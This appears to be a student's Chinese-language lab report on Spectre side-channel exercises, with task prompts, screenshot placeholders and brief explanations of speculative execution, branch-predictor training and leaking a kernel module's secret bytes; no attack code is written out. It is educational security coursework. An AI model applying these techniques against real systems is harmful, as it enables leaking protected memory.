
2. 上述内核模块中的实际秘密有8个字节。请尝试修改上面的代码以获取所有8个字节的秘密数据。







# 任务1：预测执行

1. 编译并运行SpectreExperiment.c，运行程序多次，观察输出。




1. 如下图所示，注释掉标有星号的行并再次执行，解释你的观察。完成后，取消注释，以便后续任务不受影响。



不将size的缓存清空，从Cache中直接取得速度很快，来不及进行预测执行，就没有乱序执行


3. 将代码行4的函数调用参数替换为i + 2，再次运行代码并解释你的观察结果。



没有攻击成功，因为当I =8 9 10 的时候，条件判断是错误，CPU的训练失败了

# 任务2：Spectre攻击

编译并运行Spectre.c，运行程序多次，观察是否有一致性的输出。




输出并不一致，但大多数情况是正确是 Secret为83 ，”S”

# 任务3：改进的Spectre攻击

1. 编译并运行SpectreImproved.c，运行程序多次，观察是否有一致性的输出。

并没有每次都一致



计算阈值大约为118



